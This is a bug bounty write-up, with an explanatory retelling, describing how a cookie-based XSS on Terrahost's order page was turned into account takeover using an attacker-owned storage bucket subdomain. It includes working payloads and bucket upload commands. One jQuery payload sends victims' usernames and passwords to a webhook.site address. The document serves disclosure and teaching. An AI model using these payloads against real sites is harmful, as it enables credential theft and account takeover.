Turning cookie based XSS into account takeover
A cookie-based XSS existed where user-supplied data stored in cookies was rendered unsafely on the order page. An attacker could set the vulnerable cookie from a subdomain and redirect the victim to the main site, then use the XSS to steal login credentials and take over the account.
 Published on bergee.it
One evening I started hunting on the Terrahost Bug Bounty program. I was testing the terrahost.no main domain.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Terrahost runs a bug bounty programme covering its main domain, terrahost.no. The feature under test is the order flow: a customer chooses a service, registers an account and places an order. The researcher picked Virtual Hosting, filled in the form with username, address, phone number, postal code and similar data, and clicked "Register".
The registration process for placing an order has two steps. Step one shows both the login and the register forms. Step two shows the customer's data. The step displayed is controlled by a cookie named step, which takes values from 1 to 4; steps 1 and 2 are the ones that matter here.
Terrahost also sells VPSes, dedicated servers and, as becomes relevant later, AWS S3-like object storage buckets. A bucket lives at an address of the form mybucket.s3.terrahost.no. The management panel is at https://enigma.terrahost.com.
Setup
The researcher worked against terrahost.no with Burp to inspect requests, the browser developer console to edit cookies, and the usual subdomain enumeration tools: subfinder, amass, findomain and assetfinder. CRLF header injection was tested with CRLFFuzz. The object storage buckets are operated with the MinIO client, which Terrahost support confirmed is the tool to use. A webhook created at webhook.site stood in for the attacker's server. No versions are given in the report.
Finding it
After registering, all the submitted data appeared on screen. That immediately suggested XSS, but nothing turned up in the requests captured in Burp, and refreshing the page still showed the data. Looking at local storage, session storage and cookies revealed where the data actually lived: inside cookies.
The researcher cleared all cookies, opened the developer console and changed the value of the customer_name cookie to a payload:
<img src="x" onerror=alert(document.domain)>
Refreshing produced nothing. The reason is the two-step flow: the payload only executes on the second step, where the customer's data are rendered. The step is driven by the step cookie, so that cookie has to be set as well before the alert box appears.

At this point the finding was a self-XSS: the researcher could only attack himself, and the company does not accept self-XSS issues. The team confirmed that position when the issue was first reported.
Exploitation
Step 1: from self-XSS to remote XSS
Cookie-based XSS can be turned into a remote issue if an attacker can set the same cookie name from a subdomain of the target. The plan had two parts:
- Set a cookie named
customer_namefrom some subdomain of terrahost.no, for examplesub.terrahost.no, with thedomainattribute pointing at the parent:
document.cookie='customer_name=<img src=x onerror=alert(document.domain)>; domain=.terrahost.no';
The leading dot matters: it makes the cookie, although set by the subdomain, valid on the main terrahost.no domain.
- Redirect the victim from
sub.terrahost.nototerrahost.no.
Two ways to execute these steps were considered: sending cookie headers injected through CRLF vulnerabilities on the subdomain (not tested), or using some other XSS on the subdomain to set the cookie with JavaScript.
Step 2: the failures
Subdomain enumeration with subfinder, amass, findomain and assetfinder produced a list, but CRLFFuzz found no CRLF header injection on any of the subdomains. Hunting for XSS turned up apps behind login screens, 404 pages, some CVEs to check and 404/403/302 endpoints to fuzz, but no XSS. After about a week the researcher reported the cookie-based self-XSS as it was, and the team replied that self-XSS carries no threat.
Step 3: buying a VPS
The next idea was to buy the cheapest VPS, which would presumably come with a subdomain such as myserver.terrahost.no, and host the payload there. The VPS was bought, but the resulting hostname was of the form srvXXX.terrahost.com, not .terrahost.no, and it was only a hostname, not visible from outside. Playing with the VPS and looking for other services that might yield a subdomain.terrahost.no linked to it also failed.
Step 4: an object storage bucket as the subdomain
While hunting on the management panel at https://enigma.terrahost.com, the researcher noticed that one of Terrahost's services is AWS S3-like object storage, with bucket addresses of the form mybucket.s3.terrahost.no. A bucket named berdzibucket was created, giving berdzibucket.s3.terrahost.no, a subdomain under terrahost.no where files could be placed.
Learning to use the buckets took some time with the AWS CLI tools; support then explained that the MinIO tool is the one to use. The HTML file that sets both cookies and redirects the victim was uploaded and made public:
$ minio cp poc_xss.html terra/berdzibucket
$ minio policy set public terra/berdzibucket/poc_xss.html
The content of poc_xss.html was:
<script type="text/javascript">
 document.cookie='customer_id=<img src=x onerror=alert(document.domain)>;domain=.terrahost.no';
 document.cookie='step=2;domain=.terrahost.no';
 window.location.href="https://terrahost.no/bestilling?pid=3813"
 </script>
https://terrahost.no/bestilling?pid=3813 is the URL of the order page. The payload was placed in the customer_id cookie here, and step=2 is set alongside it. The resulting URL was:

https://berdzibucket.s3.terrahost.no/poc_xss.html
Clicking it redirected the victim to the main terrahost.no domain and the alert box popped up.
Step 5: trying to steal the other cookies
The alert box is only the proof of concept. The next attempt was to steal all the other cookies that hold customer data, by changing the payload to alert(document.cookie), uploading the file, logging in as the victim and clicking the link. Nothing happened.
The reason: the customer_id cookie was used to carry the XSS payload. When the victim is logged in, all the cookies holding customer data are already set by the terrahost.no domain. Setting a cookie with the same name from berdzibucket.s3.terrahost.no on the .terrahost.no domain does work, but the cookie from the main domain takes precedence, so the value written by the registration process is displayed instead of the one from the bucket. Every other XSS-vulnerable cookie is already set the same way, so no payload could be placed in them, and registered customers' data could not be stolen.
The bug was still valid and no longer self-XSS, and it was reported. The team's answer was that it is a valid bug but not exploitable, with no bounty.
Step 6: stealing credentials at login
The final idea was to use the XSS to steal the victim's credentials while logging in. Step one shows the login and register forms; step two shows the customer's data.

The payload needs step two to execute, but the login form is only visible in step one. Looking at the DOM showed that when step 2 is set, the login form is merely hidden with the CSS display property and the customer data div is shown.

So the DOM can be manipulated to show the login form again and hide the customer's data, making the page look like step one. The payload does three things:
- Show the login form again.
- Hide the customer data div.
- Set an
onClickevent on the "Login" button so that, when the victim clicks it, the credentials are sent to the attacker's server.
The site uses jQuery, so the payload was written with it:

<img id='imgx'><script>$(“.row_information”).hide(); $(“.step1”).show(); $(“.login”).click(function(e){un=$(“#username”).val(); pwd=$(“#password”).val();imgx.src=”https://webhook.site/da65627b-61d4-446e-91fd-ada548c7975x?data=”+un+’,’+pwd});</script>
A webhook at webhook.site simulated the attacker's server. Sending the data with an XHR request was blocked by CORS, so the payload was changed to send it through an <img src> tag instead, which worked. The credentials sent are the same ones the victim uses to log into the enigma management panel.
The final file, place_order.html, was uploaded to the s3 bucket:
<script type="text/javascript">
 document.cookie='customer_id=%3Cimg%20id%3D%27imgx%27%3E%3Cscript%3E%24%28%22.row_information%22%29.hide%28%29%3B%20%24%28%22.step1%22%29.show%28%29%3B%20%24%28%22.login%22%29.click%28function%28e%29%7Bun%3D%24%28%22%23username%22%29.val%28%29%3B%20pwd%3D%24%28%22%23password%22%29.val%28%29%3Bimgx.src%3D%22https%3A%2F%2Fwebhook.site%2Fda65627b-61d4-446e-91fd-ada548c7975x%3Fdata%3D%22%2Bun%2B%27%2C%27%2Bpwd%7D%2%3B%3C%2Fscript%3E;domain=.terrahost.no';document.cookie='step=2;domain=.terrahost.no';
 window.location.href="https://terrahost.no/bestilling?pid=3813
</script>
The payload is URL-encoded inside the cookie value, and step=2 is set alongside it. The final attack runs as follows:
- The victim receives the URL
https://attackerbucket.s3.terrahost.no/place_order.html. - The victim clicks it and is redirected to the login site, seeing nothing suspicious.
- The XSS payload is set up, and as soon as the victim logs in, the script sends the credentials to the attacker's server.
- The attacker takes over the victim's account.
Root cause
Customer data submitted during registration are stored in cookies and rendered back into the order page without encoding, so a value placed in a cookie such as customer_name or customer_id executes as markup on the second step of the flow. The step itself is also driven by a client-side cookie, so an attacker who can set cookies can force the vulnerable view.
The reason this became remotely exploitable is that cookies can be set for the parent domain .terrahost.no from any subdomain, and Terrahost's object storage hands customers a subdomain of terrahost.no (mybucket.s3.terrahost.no) where they can host arbitrary files publicly. That combination gives an attacker both the cookie-setting origin and the redirect to the main domain. The report does not describe any server-side validation or output encoding. The browser's precedence rule for cookies of the same name set by the main domain blocked the cookie-theft variant but not the credential-theft one.
Impact
An attacker who can get a victim to open a crafted URL on an attacker-controlled bucket subdomain can take over the victim's account: the page looks like the normal login step, and the credentials entered are sent to the attacker. Those are the same credentials used for the enigma management panel. The attack requires the victim to click the link and then log in. Stealing data from already logged-in customers was not possible, because their cookies are set by the main domain and take precedence. The report was rewarded €500 as the impact was considered high.
Fix
The report does not say what was changed. The measures it implies are: encode customer data when rendering it from cookies, and do not drive security-relevant view state from a client-controlled cookie. On the platform side, the trust placed in customer-controlled subdomains of terrahost.no is the enabling factor, so either serving bucket content from a separate domain or preventing cookies scoped to the parent domain from being set there would break the chain.
Variants to test
- Look for user data stored in cookies and echoed into the page. A positive result is a value you control in a cookie appearing as markup after a refresh.
- Check whether view state (steps, tabs, wizards) is controlled by a cookie. A positive result is a hidden or different view becoming visible by changing only that cookie.
- Enumerate subdomains that let you host content, such as object storage buckets, and check whether they sit under the main domain. A positive result is a public file on
something.target.tldthat can setdomain=.target.tldcookies and redirect to the main site. - Test whether a cookie set from a subdomain with the parent domain is honoured on the main site. A positive result is your value being used where the main domain has not already set a cookie of the same name.
- When XHR is blocked by CORS, try exfiltration through an
<img src>request. A positive result is the data arriving at your listener. - On pages where a form is hidden by CSS rather than removed, check whether the DOM can be reshaped to show it again. A positive result is the real login form reappearing with your handler attached to its button.
What happened, in plain words
A security researcher found a way to make a website run code that he chose, and then turned that small trick into a way to steal another person's login details. The website belongs to Terrahost, a company that sells hosting: space on a server where people put their websites, plus virtual private servers (VPSes, which are like a whole computer rented remotely) and storage for files.
The first trick was a cross-site scripting bug, usually shortened to XSS. XSS means that a website takes something a user supplied and puts it into a page in a way that the browser treats as instructions (code) rather than as harmless text. If you can get your own code into someone else's browser through a website they trust, you can do things in their name.
At first the researcher could only attack himself, which is called self-XSS and is not interesting to companies. Over several attempts, some of which failed, he found a way to make the attack work against other people, and finally to capture their username and password as they logged in. He was paid €500 for the report.
This article walks through the whole story in the order it happened, explaining each idea as it comes up.
The setting: what Terrahost offers and what was being tested
Terrahost runs a bug bounty programme. A bug bounty is a deal a company makes with outside researchers: if you find a security problem and report it responsibly, the company pays you a reward (the bounty) instead of getting angry. The programme here covered the company's main website, terrahost.no.
The feature the researcher tested is the order flow. A customer picks a service, creates an account and places an order. He chose Virtual Hosting, filled in the form with a username, address, phone number, postal code and similar details, and clicked "Register".
The registration for placing an order happens in two steps:
- Step one shows both the login form and the register form.
- Step two shows the customer's data.
Which step you see is decided by a cookie named step, which can hold values from 1 to 4. Only steps 1 and 2 matter for this story.
A cookie is a small piece of text that a website asks your browser to store and to send back on every later visit to that site. Think of it as a claim ticket a cloakroom gives you: you show it again later and the staff know who you are. Cookies are how websites remember that you are logged in, what is in your shopping basket, and so on.
Terrahost also sells VPSes, dedicated servers (a whole physical machine for one customer) and, as becomes important later, object storage buckets. Object storage is a service for storing files, similar in spirit to a locker: you put files in, you take them out, and each locker has its own address. Terrahost's buckets work like Amazon's S3 service, and a bucket lives at an address of the form mybucket.s3.terrahost.no. The management panel where customers manage these services is at https://enigma.terrahost.com.
The tools used along the way
Before the story, a quick note on the tools, because they come back several times.
- Burp is a program that sits between your browser and a website and lets you read and change every request and response. A request is the message your browser sends to a server ("give me this page"), and a response is the server's reply. Burp is like an interception desk for post: you can read every letter and rewrite it before it goes on.
- The browser developer console is a panel built into browsers where you can run small snippets of JavaScript, the programming language that web pages use, and inspect cookies and storage.
- Subdomain enumeration tools (subfinder, amass, findomain, assetfinder) are programs that try to discover all the subdomains of a domain. A subdomain is a name in front of the main name: in
shop.example.com,shopis a subdomain ofexample.com. Finding subdomains matters because each one may be a separate service with its own weaknesses. - CRLFFuzz is a tool that tests for CRLF header injection. A header is a line of extra information attached to a request or response, such as the type of content or a cookie. CRLF stands for carriage return and line feed, the two characters that end a line. If a website lets user input slip into a header, an attacker can inject a line break and add headers of their own. The researcher tried this and it did not work here.
- The MinIO client is a command-line tool for talking to S3-style object storage. Terrahost support confirmed it is the tool to use for their buckets.
- webhook.site is a free service that gives you a unique web address which records every request sent to it. It stands in for a server the attacker controls: anything sent there can be read by whoever created the address.
The report does not give versions for any of these tools.
Finding the bug
After registering, all the data the researcher had submitted appeared on the screen. Seeing your own input come back on a page is the classic first hint of XSS, so he started looking at the requests in Burp. Nothing suspicious turned up. He refreshed the page and the data were still there.
So he looked in the places a browser stores data locally: local storage, session storage and cookies. Local storage and session storage are small storage areas a website can use in your browser; session storage is cleared when you close the tab, local storage is not. And there it was: the submitted data were stored inside cookies.
He cleared all the cookies, opened the developer console and changed the value of the customer_name cookie to a payload:
<img src="x" onerror=alert(document.domain)>
Line by line, this is:
<img src="x" ...>asks the browser to load an image from the addressx. There is no such image, so the load fails.onerror=alert(document.domain)says: when the load fails, run this JavaScript.alert(...)opens a pop-up box with the text inside it, anddocument.domainis the name of the current website. So the pop-up would show the site's domain, proving that code is running in the context of that site.
This is a standard, harmless test payload: it proves code execution without doing any damage.
Refreshing produced nothing. The reason is the two-step flow: the payload only runs on the second step, where the customer's data are displayed. The step is controlled by the step cookie, so that cookie has to be set as well before the pop-up appears.
At this point the finding was a self-XSS: the researcher could only attack himself, because only he could set that cookie in his own browser. Companies generally do not accept self-XSS reports, since there is no victim. When he first reported it, the team confirmed that position.
Turning self-XSS into an attack on other people
The researcher read up on the topic and learned that cookie-based XSS can become a real attack if an attacker can set a cookie with the same name from a subdomain of the target site. The plan had two parts:
- Set a cookie named
customer_namefrom some subdomain of terrahost.no, for examplesub.terrahost.no, with thedomainattribute pointing at the parent domain:
document.cookie='customer_name=<img src=x onerror=alert(document.domain)>; domain=.terrahost.no';
Line by line:
document.cookie=...is how JavaScript writes a cookie into the current browser.- The first part,
customer_name=<img src=x onerror=alert(document.domain)>, is the name and value of the cookie. The value is the same test payload as before. domain=.terrahost.notells the browser that this cookie belongs not just to the subdomain that set it, but to the wholeterrahost.nofamily of names. The leading dot is the important part: it makes the cookie, although written by the subdomain, valid on the main terrahost.no site too. Think of it as a membership card issued by a local branch that is accepted at every branch of the same chain.
- Redirect the victim from
sub.terrahost.nototerrahost.no. A redirect is simply sending the browser to a different address, the way a sign in a shop says "the counter you want is next door".
Two ways to carry out these steps were considered: sending cookie headers injected through CRLF vulnerabilities on the subdomain (not tested), or using some other XSS on the subdomain to set the cookie with JavaScript.
The failures
Subdomain enumeration with subfinder, amass, findomain and assetfinder produced a list of names, but CRLFFuzz found no CRLF header injection on any of the subdomains. Hunting for XSS turned up apps behind login screens, 404 pages (the page shown when an address does not exist), some known vulnerabilities to check, and 404/403/302 endpoints to fuzz. Fuzzing means sending lots of slightly varied inputs automatically to see if any of them causes odd behaviour. A 403 is "forbidden", a 302 is a redirect. None of it produced an XSS.
After about a week the researcher reported the cookie-based self-XSS as it was, and the team replied that self-XSS carries no threat.
Buying a VPS
The next idea was to buy the cheapest VPS. A VPS is a virtual private server: a slice of a physical machine that behaves like a computer of your own, with its own address on the internet. The hope was that it would come with a subdomain such as myserver.terrahost.no, where the payload could be hosted.
The VPS was bought, but the resulting hostname was of the form srvXXX.terrahost.com, not .terrahost.no, and it was only a hostname, not visible from outside. A hostname is just a name for a machine; if it is not published in the internet's address book (the DNS, which translates names into addresses), nobody else can reach it by that name. Playing with the VPS and looking for other services that might yield a subdomain.terrahost.no linked to it also failed.
An object storage bucket as the subdomain
While hunting on the management panel at https://enigma.terrahost.com, the researcher noticed that one of Terrahost's services is AWS S3-like object storage, with bucket addresses of the form mybucket.s3.terrahost.no. That is a subdomain of terrahost.no, and the customer chooses the bucket name. A bucket named berdzibucket was created, giving berdzibucket.s3.terrahost.no: a subdomain under terrahost.no where files could be placed.
Learning to use the buckets took some time with the AWS command-line tools. Support then explained that the MinIO tool is the one to use. The HTML file that sets both cookies and redirects the victim was uploaded and made public:
$ minio cp poc_xss.html terra/berdzibucket
$ minio policy set public terra/berdzibucket/poc_xss.html
Line by line:
minio cp poc_xss.html terra/berdzibucketcopies the local filepoc_xss.htmlinto the bucketberdzibucket.cpis short for copy, andterrais the name the tool uses for the storage service.minio policy set public terra/berdzibucket/poc_xss.htmlchanges the access policy of that file to public, meaning anyone on the internet can open it. Without this, the file would exist but only the owner could read it.
The content of poc_xss.html was:
<script type="text/javascript">
 document.cookie='customer_id=<img src=x onerror=alert(document.domain)>;domain=.terrahost.no';
 document.cookie='step=2;domain=.terrahost.no';
 window.location.href="https://terrahost.no/bestilling?pid=3813"
 </script>
Line by line:
<script type="text/javascript">and</script>mark the start and end of a block of JavaScript that the browser will run when the page loads.- The first
document.cookie=...writes a cookie namedcustomer_idwhose value is the test payload, scoped to.terrahost.noso the main site will accept it. - The second
document.cookie=...writesstep=2, again scoped to.terrahost.no. This forces the order page into its second step, which is the step that displays the customer data and therefore runs the payload. window.location.href="https://terrahost.no/bestilling?pid=3813"sends the browser to the order page.window.location.hrefis the address the browser is currently showing; assigning to it navigates there.https://terrahost.no/bestilling?pid=3813is the URL of the order page, andpid=3813is a parameter identifying which product is being ordered.
The payload was placed in the customer_id cookie here, and step=2 is set alongside it. The resulting URL was:
https://berdzibucket.s3.terrahost.no/poc_xss.html
Clicking it redirected the victim to the main terrahost.no domain and the pop-up appeared.
Trying to steal the other cookies
The pop-up is only the proof of concept: it shows the bug is real, but it does not yet do anything harmful. The next attempt was to steal all the other cookies that hold customer data, by changing the payload to alert(document.cookie), uploading the file, logging in as the victim and clicking the link. Nothing happened.
document.cookie is the browser's way of reading all the cookies that apply to the current page. If the payload ran, the pop-up would show them.
